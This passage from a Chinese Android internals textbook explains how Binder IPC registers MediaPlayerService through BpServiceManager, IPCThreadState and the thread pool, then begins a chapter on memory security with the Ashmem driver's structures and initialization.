              //obj 是刚才创建的 BpBinder(0)
                intr = new BpServiceManager(obj);
            }
        }
        return intr;
}
//实现构造函数和析构函数
IServiceManager::IServiceManager () { }
IServiceManager::~ IServiceManager() { }
```

interface_cast 是如何把 BpBinder 指针转换成一个 IServiceManager 指针的呢？其实是通过 asInterface()函数的如下代码实现的。

```
intr = new BpServiceManager(obj);
```

由此可见，interface_cast 不是指针的转换，而是利用 BpBinder 对象作为参数新建了一个 BpService Manager 对象。我们已经知道 BpBinder 和 BBinder 与通信有关系，这里怎么突然出现一个 BpServiceManager？它们之间又有什么关系呢？要搞清这个问题，必须先了解 IServiceManager 家族之间的关系，具体说明如下所示。

- ❑ IServiceManager、BpServiceManager和BnServiceManager都与业务逻辑相关。
- ❑ BnServiceManager同时从IServiceManager BBinder派生，表示可以直接参与Binder通信。
- ❑ BpServiceManager虽然从BpInterface中派生，但是这条分支似乎与BpBinder没有关系。
- ❑ BnServiceManager是一个虚类，其业务函数最终需要子类来实现。

以上这些关系很复杂，但 ServiceManager 并没有使用错综复杂的派生关系，它直接打开 Binder 设备并与之交互。BpServiceManager 不像 BnServiceManager 那样与 Binder 有直接的关系，那么它又是如何与 Binder 交互的呢？简言之，BpRefBase 中 mRemote 值就是 BpBinder。请看 BpServiceManager 左边派生分支树上的

一系列代码，它们都在文件 IServiceManager.cpp 中实现，具体代码如下所示。

```
public:
    BpServiceManager(const sp<IBinder>& impl)
        : BpInterface<IServiceManager>(impl)
    {
    }

    virtual sp<IBinder> getService(const String16& name) const
    {
        unsigned n;
        for (n = 0; n < 5; n++){
            sp<IBinder> svc = checkService(name);
            if (svc != NULL) return svc;
            ALOGI("Waiting for service %s...\n", String8(name).string());
            sleep(1);
        }
        return NULL;
    }

    virtual sp<IBinder> checkService( const String16& name) const
    {
        Parcel data, reply;
        data.writeInterfaceToken(IServiceManager::getInterfaceDescriptor());
        data.writeString16(name);
        remote()->transact(CHECK_SERVICE_TRANSACTION, data, &reply);
        return reply.readStrongBinder();
    }

    virtual status_t addService(const String16& name, const sp<IBinder>& service,
            bool allowIsolated)
    {
        Parcel data, reply;
        data.writeInterfaceToken(IServiceManager::getInterfaceDescriptor());
        data.writeString16(name);
        data.writeStrongBinder(service);
        data.writeInt32(allowIsolated ? 1 : 0);
        status_t err = remote()->transact(ADD_SERVICE_TRANSACTION, data, &reply);
        return err == NO_ERROR ? reply.readExceptionCode() : err;
    }

    virtual Vector<String16> listServices()
    {
        Vector<String16> res;
        int n = 0;

        for (;;) {
            Parcel data, reply;
            data.writeInterfaceToken(IServiceManager::getInterfaceDescriptor());
            data.writeInt32(n++);
```

```
                status_t err = remote()->transact(LIST_SERVICES_TRANSACTION, data, &reply);
                if (err != NO_ERROR)
                    break;
                res.add(reply.readString16());
            }
            return res;
        }
```

BpInterface 在文件 IInterface.h 中定义，具体的实现代码如下所示。

```
template<typename INTERFACE>
class BpInterface : public INTERFACE, public BpRefBase
{
public:
    BpInterface(const sp<IBinder>& remote);

protected:
    virtual IBinder* onAsBinder();
};
```

BpRefBase 在文件\frameworks\native\libs\binder\Binder.cpp 中定义，具体实现代码如下所示。

```
BpRefBase::BpRefBase(const sp<IBinder>& o)
    : mRemote(o.get()), mRefs(NULL), mState(0)
{
    extendObjectLifetime(OBJECT_LIFETIME_WEAK);

    if (mRemote) {
        mRemote->incStrong(this);               // Removed on first IncStrong()
        mRefs = mRemote->createWeak(this);      // Held for our entire lifetime
    }
}

BpRefBase::~BpRefBase()
{
    if (mRemote) {
        if (!(mState&kRemoteAcquired)) {
            mRemote->decStrong(this);
        }
        mRefs->decWeak(this);
    }
}
```


由此可见，是 BpServiceManager 的一个变量 mRemote 指向了 BpBinder。在函数 defaultServiceManager 中有以下两个关键对象。

- BpBinder对象，其handle值是0。
- BpServiceManager对象，其mRemote值是BpBinder。

BpServiceManager 对象实现了 IServiceManager 的业务函数，现在又有 BpBinder 作为通信的代表，接下来的工作就简单了。下面要通过分析 MediaPlayerService 的注册过程，进一步分析业务函数的内部是如何工作的。

4.6.4 注册 MediaPlayerService

再回到 MediaServer 的 main()函数，下一个要分析的是 MediaPlayerService，此函数在如下所示的文件中



实现。

```
\frameworks\av\media\libmediaplayerservice\MediaPlayerService.cpp
```

MediaPlayerService 的具体实现代码如下所示。

```
void MediaPlayerService::instantiate() {
    defaultServiceManager()->addService(
            String16("media.player"), new MediaPlayerService());
}
```

根据前面的分析可知，defaultServiceManager()实际返回的对象是 BpServiceManager，它是 IService Manager 的后代。函数 addService()在文件 IServiceManager.cpp 中实现，具体实现代码如下所示。

```
virtual status_t addService(const String16& name, const sp<IBinder>& service,
        bool allowIsolated)
{
    Parcel data, reply;
    data.writeInterfaceToken(IServiceManager::getInterfaceDescriptor());
    data.writeString16(name);
    data.writeStrongBinder(service);
    data.writeInt32(allowIsolated ? 1 : 0);
    status_t err = remote()->transact(ADD_SERVICE_TRANSACTION, data, &reply);
    return err == NO_ERROR ? reply.readExceptionCode() : err;
}
```

接下来分析 BpBinder 的 transact()函数。前面说过，在 BpBinder 中确实找不到任何与 Binder 设备交互的地方。那它是如何参与通信的呢？原来，秘密就在这个 transact()函数中，此函数在文件 BpBinder.cpp 中实现，其实现代码如下所示。

```
status_t BpBinder::transact(uint32_t code, const
Parcel& data, Parcel* reply,
   uint32_t flags)
{
    if (mAlive) {
      //BpBinder 把 transact 工作交给了 IPCThreadState
        status_t status = IPCThreadState::self()->transact(
                    mHandle, code, data, reply,
flags);//mHandle 也是参数
        if (status == DEAD_OBJECT) mAlive = 0;
        return status;
    }

    return DEAD_OBJECT;
}
```

IPCThreadState 是进程中真正干活的伙计执行操作的，在如下所示的文件中实现。

```
\frameworks\native\libs\binder\IPCThreadState.cpp
```

IPCThreadState 的具体实现代码如下所示。

```
IPCThreadState* IPCThreadState::self()
{
    if (gHaveTLS) {
restart:
        const pthread_key_t k = gTLS;
        IPCThreadState* st = (IPCThreadState*)pthread_getspecific(k);
        if (st) return st;
        return new IPCThreadState;
```

```
        }

        if (gShutdown) return NULL;

        pthread_mutex_lock(&gTLSMutex);
        if (!gHaveTLS) {
            if (pthread_key_create(&gTLS, threadDestructor) != 0) {
                pthread_mutex_unlock(&gTLSMutex);
                return NULL;
            }
            gHaveTLS = true;
        }
        pthread_mutex_unlock(&gTLSMutex);
        goto restart;
}
```

接下来分析其构造函数 IPCThreadState()，此函数也在文件 IPCThreadState.cpp 中实现，具体实现代码如下所示。

```
IPCThreadState::IPCThreadState()
    : mProcess(ProcessState::self()),
      mMyThreadId(androidGetTid()),
      mStrictModePolicy(0),
      mLastTransactionBinderFlags(0)
{
    pthread_setspecific(gTLS, this);
    clearCaller();
    mIn.setDataCapacity(256);
    mOut.setDataCapacity(256);
}

IPCThreadState::~IPCThreadState()
{
}
```

由此可见，每个线程都有一个 IPCThreadState，每个 IPCThreadState 中都有一个 mIn 和一个 mOut，其中，mIn 是用来接收来自 Binder 设备的数据的，而 mOut 则是用来存储发往 Binder 设备的数据的。

传输工作是很复杂的，BpBinder 的 transact 调用了 IPCThreadState 的 transact()函数，这个函数实际完成了与 Binder 通信的工作。函数 transact()在文件 IPCThreadState.cpp 中实现，主要实现代码如下所示。

```
status_t IPCThreadState::transact(int32_t handle,
                                  uint32_t code, const Parcel& data,
                                  Parcel* reply, uint32_t flags)
{
    status_t err = data.errorCheck();

    flags |= TF_ACCEPT_FDS;

    IF_LOG_TRANSACTIONS() {
        TextOutput::Bundle _b(alog);
        alog << "BC_TRANSACTION thr " << (void*)pthread_self() << " / hand "
            << handle << " / code " << TypeCode(code) << ": "
            << indent << data << dedent << endl;
```

```
    }

    if (err == NO_ERROR) {
        LOG_ONEWAY(">>>> SEND from pid %d uid %d %s", getpid(), getuid(),
            (flags & TF_ONE_WAY) == 0 ? "READ REPLY" : "ONE WAY");
        err = writeTransactionData(BC_TRANSACTION, flags, handle, code, data, NULL);
    }

    if (err != NO_ERROR) {
        if (reply) reply->setError(err);
        return (mLastError = err);
    }

    if ((flags & TF_ONE_WAY) == 0) {
        #if 0
        if (code == 4) { // relayout
            ALOGI(">>>>>> CALLING transaction 4");
        } else {
            ALOGI(">>>>>> CALLING transaction %d", code);
        }
        #endif
        if (reply) {
            err = waitForResponse(reply);
        } else {
            Parcel fakeReply;
            err = waitForResponse(&fakeReply);
        }
        #if 0
        if (code == 4) { // relayout
            ALOGI("<<<<<< RETURNING transaction 4");
        } else {
            ALOGI("<<<<<< RETURNING transaction %d", code);
        }
        #endif

        IF_LOG_TRANSACTIONS() {
            TextOutput::Bundle _b(alog);
            alog << "BR_REPLY thr " << (void*)pthread_self() << " / hand "
                << handle << ": ";
            if (reply) alog << indent << *reply << dedent << endl;
            else alog << "(none requested)" << endl;
        }
    } else {
        err = waitForResponse(NULL, NULL);
    }

    return err;
}
```

接下来看函数 writeTransactionData()，此函数在文件 IPCThreadState.cpp 中定义，具体实现代码如下所示。

```
status_t IPCThreadState::writeTransactionData(int32_t cmd, uint32_t binderFlags,
    int32_t handle, uint32_t code, const Parcel& data, status_t* statusBuffer)
```

```
{
      binder_transaction_data tr;

      tr.target.handle = handle;
      tr.code = code;
      tr.flags = binderFlags;
      tr.cookie = 0;
      tr.sender_pid = 0;
      tr.sender_euid = 0;

      const status_t err = data.errorCheck();
      if (err == NO_ERROR) {
            tr.data_size = data.ipcDataSize();
            tr.data.ptr.buffer = data.ipcData();
            tr.offsets_size = data.ipcObjectsCount()*sizeof(size_t);
            tr.data.ptr.offsets = data.ipcObjects();
      } else if (statusBuffer) {
            tr.flags |= TF_STATUS_CODE;
            *statusBuffer = err;
            tr.data_size = sizeof(status_t);
            tr.data.ptr.buffer = statusBuffer;
            tr.offsets_size = 0;
            tr.data.ptr.offsets = NULL;
      } else {
            return (mLastError = err);
      }

      mOut.writeInt32(cmd);
      mOut.write(&tr, sizeof(tr));

      return NO_ERROR;
}
```

由此可见，此函数的功能是把命令写到 mOut 中，而不是直接发出去。

现在，已经把 addService 的请求信息写到 mOut 中了。接下来再看发送请求和接收回复部分的实现，实现函数 waitForResponse()在文件 IPCThreadState.cpp 中定义，具体实现代码如下所示。

```
status_t IPCThreadState::waitForResponse(Parcel *reply, status_t *acquireResult)
{
      int32_t cmd;
      int32_t err;

      while (1) {
            if ((err=talkWithDriver()) < NO_ERROR) break;
            err = mIn.errorCheck();
            if (err < NO_ERROR) break;
            if (mIn.dataAvail() == 0) continue;

            cmd = mIn.readInt32();

            IF_LOG_COMMANDS() {
                  alog << "Processing waitForResponse Command: "
```

```
                << getReturnString(cmd) << endl;
        }

        switch (cmd) {
        case BR_TRANSACTION_COMPLETE:
            if (!reply && !acquireResult) goto finish;
            break;

        case BR_DEAD_REPLY:
            err = DEAD_OBJECT;
            goto finish;

        case BR_FAILED_REPLY:
            err = FAILED_TRANSACTION;
            goto finish;

        case BR_ACQUIRE_RESULT:
            {
                ALOG_ASSERT(acquireResult != NULL, "Unexpected brACQUIRE_RESULT");
                const int32_t result = mIn.readInt32();
                if (!acquireResult) continue;
                *acquireResult = result ? NO_ERROR : INVALID_OPERATION;
            }
            goto finish;

        case BR_REPLY:
            {
                binder_transaction_data tr;
                err = mIn.read(&tr, sizeof(tr));
                ALOG_ASSERT(err == NO_ERROR, "Not enough command data for brREPLY");
                if (err != NO_ERROR) goto finish;

                if (reply) {
                    if ((tr.flags & TF_STATUS_CODE) == 0) {
                        reply->ipcSetDataReference(
                            reinterpret_cast<const uint8_t*>(tr.data.ptr.buffer),
                            tr.data_size,
                            reinterpret_cast<const size_t*>(tr.data.ptr.offsets),
                            tr.offsets_size/sizeof(size_t),
                            freeBuffer, this);
                    } else {
                        err = *static_cast<const status_t*>(tr.data.ptr.buffer);
                        freeBuffer(NULL,
                            reinterpret_cast<const uint8_t*>(tr.data.ptr.buffer),
                            tr.data_size,
                            reinterpret_cast<const size_t*>(tr.data.ptr.offsets),
                            tr.offsets_size/sizeof(size_t), this);
                    }
                } else {
                    freeBuffer(NULL,
                        reinterpret_cast<const uint8_t*>(tr.data.ptr.buffer),
```

```
                        tr.data_size,
                        reinterpret_cast<const size_t*>(tr.data.ptr.offsets),
                        tr.offsets_size/sizeof(size_t), this);
                    continue;
                }
            }
            goto finish;

        default:
            err = executeCommand(cmd);
            if (err != NO_ERROR) goto finish;
            break;
        }
    }

finish:
    if (err != NO_ERROR) {
        if (acquireResult) *acquireResult = err;
        if (reply) reply->setError(err);
        mLastError = err;
    }

    return err;
}
```

这样便发送了请求数据，假设马上就收到了回复。再看函数 executeCommand()，此函数在文件 IPCThreadState.cpp 中定义，具体实现代码如下所示。

```
status_t IPCThreadState::executeCommand(int32_t cmd)
{
    BBinder* obj;
    RefBase::weakref_type* refs;
    status_t result = NO_ERROR;

    switch (cmd) {
    case BR_ERROR:
        result = mIn.readInt32();
        break;

    case BR_OK:
        break;

    case BR_ACQUIRE:
        refs = (RefBase::weakref_type*)mIn.readInt32();
        obj = (BBinder*)mIn.readInt32();
        ALOG_ASSERT(refs->refBase() == obj,
                    "BR_ACQUIRE: object %p does not match cookie %p (expected %p)",
                    refs, obj, refs->refBase());
        obj->incStrong(mProcess.get());
        IF_LOG_REMOTEREFS() {
            LOG_REMOTEREFS("BR_ACQUIRE from driver on %p", obj);
            obj->printRefs();
```

```
        }
        mOut.writeInt32(BC_ACQUIRE_DONE);
        mOut.writeInt32((int32_t)refs);
        mOut.writeInt32((int32_t)obj);
        break;

    case BR_RELEASE:
        refs = (RefBase::weakref_type*)mIn.readInt32();
        obj = (BBinder*)mIn.readInt32();
        ALOG_ASSERT(refs->refBase() == obj,
                    "BR_RELEASE: object %p does not match cookie %p (expected %p)",
                    refs, obj, refs->refBase());
        IF_LOG_REMOTEREFS() {
            LOG_REMOTEREFS("BR_RELEASE from driver on %p", obj);
            obj->printRefs();
        }
        mPendingStrongDerefs.push(obj);
        break;

    case BR_INCREFS:
        refs = (RefBase::weakref_type*)mIn.readInt32();
        obj = (BBinder*)mIn.readInt32();
        refs->incWeak(mProcess.get());
        mOut.writeInt32(BC_INCREFS_DONE);
        mOut.writeInt32((int32_t)refs);
        mOut.writeInt32((int32_t)obj);
        break;

    case BR_DECREFS:
        refs = (RefBase::weakref_type*)mIn.readInt32();
        obj = (BBinder*)mIn.readInt32();
        // NOTE: This assertion is not valid, because the object may no
        // longer exist (thus the (BBinder*)cast above resulting in a different
        // memory address)
        //ALOG_ASSERT(refs->refBase() == obj,
        //            "BR_DECREFS: object %p does not match cookie %p (expected %p)",
        //            refs, obj, refs->refBase());
        mPendingWeakDerefs.push(refs);
        break;

    case BR_ATTEMPT_ACQUIRE:
        refs = (RefBase::weakref_type*)mIn.readInt32();
        obj = (BBinder*)mIn.readInt32();

        {
            const bool success = refs->attemptIncStrong(mProcess.get());
            ALOG_ASSERT(success && refs->refBase() == obj,
                        "BR_ATTEMPT_ACQUIRE: object %p does not match cookie %p (expected %p)",
                        refs, obj, refs->refBase());

            mOut.writeInt32(BC_ACQUIRE_RESULT);
```

```
            mOut.writeInt32((int32_t)success);
        }
        break;

    case BR_TRANSACTION:
        {
            binder_transaction_data tr;
            result = mIn.read(&tr, sizeof(tr));
            ALOG_ASSERT(result == NO_ERROR,
                "Not enough command data for brTRANSACTION");
            if (result != NO_ERROR) break;

            Parcel buffer;
            buffer.ipcSetDataReference(
                reinterpret_cast<const uint8_t*>(tr.data.ptr.buffer),
                tr.data_size,
                reinterpret_cast<const size_t*>(tr.data.ptr.offsets),
                tr.offsets_size/sizeof(size_t), freeBuffer, this);

            const pid_t origPid = mCallingPid;
            const uid_t origUid = mCallingUid;

            mCallingPid = tr.sender_pid;
            mCallingUid = tr.sender_euid;

            int curPrio = getpriority(PRIO_PROCESS, mMyThreadId);
            if (gDisableBackgroundScheduling) {
                if (curPrio > ANDROID_PRIORITY_NORMAL) {
                    // We have inherited a reduced priority from the caller, but do not
                    // want to run in that state in this process.   The driver set our
                    // priority already (though not our scheduling class), so bounce
                    // it back to the default before invoking the transaction
                    setpriority(PRIO_PROCESS, mMyThreadId, ANDROID_PRIORITY_NORMAL);
                }
            } else {
                if (curPrio >= ANDROID_PRIORITY_BACKGROUND) {
                    // We want to use the inherited priority from the caller.
                    // Ensure this thread is in the background scheduling class,
                    // since the driver won't modify scheduling classes for us.
                    // The scheduling group is reset to default by the caller
                    // once this method returns after the transaction is complete
                    set_sched_policy(mMyThreadId, SP_BACKGROUND);
                }
            }

            //ALOGI(">>>> TRANSACT from pid %d uid %d\n", mCallingPid, mCallingUid);

            Parcel reply;
            IF_LOG_TRANSACTIONS() {
                TextOutput::Bundle _b(alog);
                alog << "BR_TRANSACTION thr " << (void*)pthread_self()
```

```
                    << " / obj " << tr.target.ptr << " / code "
                    << TypeCode(tr.code) << ": " << indent << buffer
                    << dedent << endl
                    << "Data addr = "
                    << reinterpret_cast<const uint8_t*>(tr.data.ptr.buffer)
                    << ", offsets addr="
                    << reinterpret_cast<const size_t*>(tr.data.ptr.offsets) << endl;
            }
            if (tr.target.ptr) {
                sp<BBinder> b((BBinder*)tr.cookie);
                const status_t error = b->transact(tr.code, buffer, &reply, tr.flags);
                if (error < NO_ERROR) reply.setError(error);

            } else {
                const status_t error = the_context_object->transact(tr.code, buffer, &reply, tr.flags);
                if (error < NO_ERROR) reply.setError(error);
            }

            //ALOGI("<<<< TRANSACT from pid %d restore pid %d uid %d\n",
            //      mCallingPid, origPid, origUid);

            if ((tr.flags & TF_ONE_WAY) == 0) {
                LOG_ONEWAY("Sending reply to %d!", mCallingPid);
                sendReply(reply, 0);
            } else {
                LOG_ONEWAY("NOT sending reply to %d!", mCallingPid);
            }

            mCallingPid = origPid;
            mCallingUid = origUid;

            IF_LOG_TRANSACTIONS() {
                TextOutput::Bundle _b(alog);
                alog << "BC_REPLY thr " << (void*)pthread_self() << " / obj "
                    << tr.target.ptr << ": " << indent << reply << dedent << endl;
            }

        }
        break;

    case BR_DEAD_BINDER:
        {
            BpBinder *proxy = (BpBinder*)mIn.readInt32();
            proxy->sendObituary();
            mOut.writeInt32(BC_DEAD_BINDER_DONE);
            mOut.writeInt32((int32_t)proxy);
        } break;

    case BR_CLEAR_DEATH_NOTIFICATION_DONE:
        {
            BpBinder *proxy = (BpBinder*)mIn.readInt32();
```

```
                proxy->getWeakRefs()->decWeak(proxy);
            } break;

        case BR_FINISHED:
            result = TIMED_OUT;
            break;

        case BR_NOOP:
            break;

        case BR_SPAWN_LOOPER:
            mProcess->spawnPooledThread(false);
            break;

        default:
            printf("*** BAD COMMAND %d received from Binder driver\n", cmd);
            result = UNKNOWN_ERROR;
            break;
        }

        if (result != NO_ERROR) {
            mLastError = result;
        }

        return result;
}
```

在和 Binder 设备进行交互时，是通过函数 write()和函数 read()来发送和接收请求实现的。接下来看函数 talkwithDriver()，此函数在文件 IPCThreadState.cpp 中定义，具体实现代码如下所示。

```
status_t IPCThreadState::talkWithDriver(bool doReceive)
{
    if (mProcess->mDriverFD <= 0) {
        return -EBADF;
    }

    binder_write_read bwr;

    // Is the read buffer empty
    const bool needRead = mIn.dataPosition() >= mIn.dataSize();

    // We don't want to write anything if we are still reading
    // from data left in the input buffer and the caller
    // has requested to read the next data
    const size_t outAvail = (!doReceive || needRead) ? mOut.dataSize() : 0;

    bwr.write_size = outAvail;
    bwr.write_buffer = (long unsigned int)mOut.data();

    // This is what we'll read
    if (doReceive && needRead) {
        bwr.read_size = mIn.dataCapacity();
```

```
            bwr.read_buffer = (long unsigned int)mIn.data();
        } else {
            bwr.read_size = 0;
            bwr.read_buffer = 0;
        }

        IF_LOG_COMMANDS() {
            TextOutput::Bundle _b(alog);
            if (outAvail != 0) {
                alog << "Sending commands to driver: " << indent;
                const void* cmds = (const void*)bwr.write_buffer;
                const void* end = ((const uint8_t*)cmds)+bwr.write_size;
                alog << HexDump(cmds, bwr.write_size) << endl;
                while (cmds < end) cmds = printCommand(alog, cmds);
                alog << dedent;
            }
            alog << "Size of receive buffer: " << bwr.read_size
                << ", needRead: " << needRead << ", doReceive: " << doReceive << endl;
        }

        // Return immediately if there is nothing to do
        if ((bwr.write_size == 0) && (bwr.read_size == 0)) return NO_ERROR;

        bwr.write_consumed = 0;
        bwr.read_consumed = 0;
        status_t err;
        do {
            IF_LOG_COMMANDS() {
                alog << "About to read/write, write size = " << mOut.dataSize() << endl;
            }
#if defined(HAVE_ANDROID_OS)
            if (ioctl(mProcess->mDriverFD, BINDER_WRITE_READ, &bwr) >= 0)
                err = NO_ERROR;
            else
                err = -errno;
#else
            err = INVALID_OPERATION;
#endif
            if (mProcess->mDriverFD <= 0) {
                err = -EBADF;
            }
            IF_LOG_COMMANDS() {
                alog << "Finished read/write, write size = " << mOut.dataSize() << endl;
            }
        } while (err == -EINTR);

        IF_LOG_COMMANDS() {
            alog << "Our err: " << (void*)err << ", write consumed: "
                << bwr.write_consumed << " (of " << mOut.dataSize()
                  << "), read consumed: " << bwr.read_consumed << endl;
        }
```

```
    if (err >= NO_ERROR) {
        if (bwr.write_consumed > 0) {
            if (bwr.write_consumed < (ssize_t)mOut.dataSize())
                mOut.remove(0, bwr.write_consumed);
            else
                mOut.setDataSize(0);
        }
        if (bwr.read_consumed > 0) {
            mIn.setDataSize(bwr.read_consumed);
            mIn.setDataPosition(0);
        }
        IF_LOG_COMMANDS() {
            TextOutput::Bundle _b(alog);
            alog << "Remaining data size: " << mOut.dataSize() << endl;
            alog << "Received commands from driver: " << indent;
            const void* cmds = mIn.data();
            const void* end = mIn.data() + mIn.dataSize();
            alog << HexDump(cmds, mIn.dataSize()) << endl;
            while (cmds < end) cmds = printReturnCommand(alog, cmds);
            alog << dedent;
        }
        return NO_ERROR;
    }

    return err;
}
```

4.6.5 startThreadPool 和 joinThreadPool

接下来看最后两个函数 startThreadPool()和 joinThreadPool()，其中，函数 startThreadPool()在文件 ProcessState.cpp 中定义，具体实现代码如下所示。

```
void ProcessState::startThreadPool()
{
    AutoMutex _l(mLock);
    if (!mThreadPoolStarted) {
        mThreadPoolStarted = true;
        spawnPooledThread(true);
    }
}
```

在上述代码中，函数 spawnPooledThread()的实现如下所示。

```
void ProcessState::spawnPooledThread(bool isMain)
    {
      //注意，isMain 参数是 true。
        if (mThreadPoolStarted) {
            int32_t s = android_atomic_add(1, &mThreadPoolSeq);
            char buf[32];
            sprintf(buf, "Binder Thread #%d", s);
            sp<Thread> t = new PoolThread(isMain);
            t->run(buf);
```

```
        }
}
```

PoolThread 是在 IPCThreadState 中定义的一个 Thread 子类，此类在文件 IPCThreadState.h 中定义，具体实现代码如下所示。

```
class PoolThread : public Thread
{
public:
    PoolThread(bool isMain)
        : mIsMain(isMain){ }
protected:
    virtual bool threadLoop()
    {
       //线程函数很简单，不过是在这个新线程中又创建了一个 IPCThreadState.
        IPCThreadState::self()->joinThreadPool(mIsMain);
        return false;
    }
   const bool mIsMain;
};
```

接下来看 IPCThreadState 的 joinThreadPool()函数的实现，因为新创建的线程也会调用这个函数。此函数在文件 ProcessState.cpp 中定义，具体实现代码如下所示。

```
void IPCThreadState::joinThreadPool(bool isMain)
{
//如果 isMain 为 true 则需要循环处理。把请求信息写到 mOut 中，稍后一起发出去
    LOG_THREADPOOL("**** THREAD %p (PID %d) IS JOINING THE THREAD POOL\n", (void*)
pthread_self(), getpid());

    mOut.writeInt32(isMain ? BC_ENTER_LOOPER : BC_REGISTER_LOOPER);
    set_sched_policy(mMyThreadId, SP_FOREGROUND);

    status_t result;
    do {
        int32_t cmd;

        // When we've cleared the incoming command queue, process any pending derefs
        if (mIn.dataPosition() >= mIn.dataSize()) {
            size_t numPending = mPendingWeakDerefs.size();
            if (numPending > 0) {
                for (size_t i = 0; i < numPending; i++) {
                    RefBase::weakref_type* refs = mPendingWeakDerefs[i];
                    refs->decWeak(mProcess.get());
                }
                mPendingWeakDerefs.clear();
            }
//处理已经死亡的 BBinder 对象
            numPending = mPendingStrongDerefs.size();
            if (numPending > 0) {
                for (size_t i = 0; i < numPending; i++) {
                    BBinder* obj = mPendingStrongDerefs[i];
                    obj->decStrong(mProcess.get());
                }
```

```
                mPendingStrongDerefs.clear();
            }
        }
//发送命令，读取请求
        result = talkWithDriver();
        if (result >= NO_ERROR) {
            size_t IN = mIn.dataAvail();
            if (IN < sizeof(int32_t)) continue;
            cmd = mIn.readInt32();
            IF_LOG_COMMANDS() {
                alog << "Processing top-level Command: "
                    << getReturnString(cmd) << endl;
            }
            result = executeCommand(cmd); //处理消息
        }
        set_sched_policy(mMyThreadId, SP_FOREGROUND);
        if(result == TIMED_OUT && !isMain) {
            break;
        }
    } while (result != -ECONNREFUSED && result != -EBADF);

    LOG_THREADPOOL("**** THREAD %p (PID %d) IS LEAVING THE THREAD POOL err=%p\n",
        (void*)pthread_self(), getpid(), (void*)result);

    mOut.writeInt32(BC_EXIT_LOOPER);
    talkWithDriver(false);
}
```

由此可见，函数 startThreadPool()和函数 joinThreadPool 在通用操作函数 talkWithDriver 中的作用非常明确。

- startThreadPool()中新启动的线程通过joinThreadPool()读取Binder设备，查看是否有请求。
- 主线程也调用joinThreadPool()读取Binder设备，查看是否有请求。看来，Binder设备是支持多线程操作的，其中一定是做了同步方面的工作。

在进程 MediaServer 中一共注册了 4 个服务，在业务繁忙时，两个线程会显得有点“力不从心”。另外，如果实现的服务负担不是很重，则完全可以不调用 startThreadPool()来创建新的线程，在此时使用主线程便可以胜任。

第 5 章　内存安全和优化

内存（Memory）也被称为内存储器，是计算机中的重要部件之一，是用户任务与 CPU 处理进行沟通的桥梁，其作用是用于暂时存放 CPU 中的运算数据，以及与硬盘等外部存储器交换的数据。只要是运行中的计算机，CPU 就会把需要运算的数据调到内存中进行运算处理，当运算完成后 CPU 再将结果传送出来。其实智能手机就是一台微型的 PC 机，也具有和计算机一样的结构，例如 CPU 和内存。本章将和大家一起探讨 Android 内存系统的基本知识，为学习本书后面的知识打下基础。

5.1　Ashmem 系统详解

知识点讲解：光盘:视频\知识点\第 5 章\Ashmem 系统详解.avi

Android 系统提供了匿名共享内存子系统 Ashmem（Anonymous Shared Memory），它以驱动程序的形式实现在内核空间中。在 Android 系统中，Ashmem 具有如下两个特点。

- 能够辅助内存管理系统来有效地管理不再使用的内存块。
- 通过Binder进程间通信机制实现进程间的内存共享。

对于 Android 系统的匿名共享内存子系统来说，其主体是以驱动程序的形式实现在内核空间的，同时，在系统运行时库层和应用程序框架层提供了访问接口。其中，在系统运行时库层提供了 C/C++调用接口，而在应用程序框架层提供了 Java 调用接口。在此将直接通过应用程序框架层提供的 Java 调用接口来说明匿名共享内存子系统 Ashmem 的使用方法，毕竟在 Android 开发应用程序时，是基于 Java 语言的。其实应用程序框架层的 Java 调用接口是通过 JNI 方法来调用系统运行时库层的 C/C++调用接口，最后进入到内核空间的 Ashmem 驱动程序去的。

Ashmem 驱动程序利用了 Linux 的共享内存子系统导出的接口来实现自己的功能，其核心功能是实现创建（open）、映射（mmap）、读写（read/write）以及锁定和解锁（pin/unpin）。为了深入了解 Ashmem 系统的安全机制，在本节将详细讲解 Ashmem 驱动程序的具体实现。

5.1.1　基础数据结构

在 Ashmem 驱动程序中用到了 ashmem_area、ashmem_range 和 ashmem_range 这 3 个结构体，其中前两个结构体在文件 kernel/goldfish/mm/ashmem.c 中定义，实现代码如下所示。

```
struct ashmem_area {
		char name[ASHMEM_FULL_NAME_LEN];		/*匿名共享内存的名称*/
		struct list_head unpinned_list;			/*解锁内存列表*/
		struct file *file;				/*指向临时文件系统 tmpfs 中的一个文件*/
		size_t size;					/*文件大小*/
		unsigned long prot_mask;			/*匿名共享内存的访问保护位*/
};
struct ashmem_range {
		struct list_head lru;				/*最近最少使用的列表*/
```

```
        struct list_head unpinned;              /*entry in its area's unpinned list*/
        struct ashmem_area *asma;               /*associated area*/
        size_t pgstart;                         /*处于解锁状态内存的开始地址*/
        size_t pgend;                           /*处于解锁状态内存的结束地址*/
        unsigned int purged;                    /*解锁内存是否被收回*/
};
```

结构体 ashmem_area 用于表示一块匿名共享内存单元，结构体 ashmem_range 用于表示处于解锁状态的内存。

结构体 ashmem_range 用于表示被锁定或被解锁的内存，在文件 kernel/goldfish/include/linux/ashmem.h 中定义，具体代码如下所示。

```
struct ashmem_pin {
        __u32 offset;                           /*这块内存的偏移值*/
        __u32 len;                              /*这块内存的大小*/
};
```

结构体 ashmem_fops 定义了 dev/ashmem 的操作方法列表，具体代码如下所示。

```
static struct file_operations ashmem_fops = {
        .owner = THIS_MODULE,
        .open = ashmem_open,
        .release = ashmem_release,
        .mmap = ashmem_mmap,
        .unlocked_ioctl = ashmem_ioctl,
        .compat_ioctl = ashmem_ioctl,
};
```

5.1.2 初始化处理

在 Android 系统中，通过 Ashmem 驱动初始化函数可以获取如下两点信息。

- Ashmem给用户空间暴露了什么接口，即创建了什么样的设备文件。
- Ashmem提供了什么函数来操作这个设备文件。

Ashmem 驱动程序在文件 kernel/common/mm/ashmem.c 中实现，其中，函数 ashmem_init()实现模块初始化处理，主要实现代码如下所示。

```
static struct miscdevice ashmem_misc = {
    .minor = MISC_DYNAMIC_MINOR,
    .name = "ashmem",
    .fops = &ashmem_fops,
};
static int __init ashmem_init(void)
{
    int ret;
    …
    ret = misc_register(&ashmem_misc);
    if (unlikely(ret)) {
        printk(KERN_ERR "ashmem: failed to register misc device!\n");
        return ret;
    }
    …
    return 0;
}
```

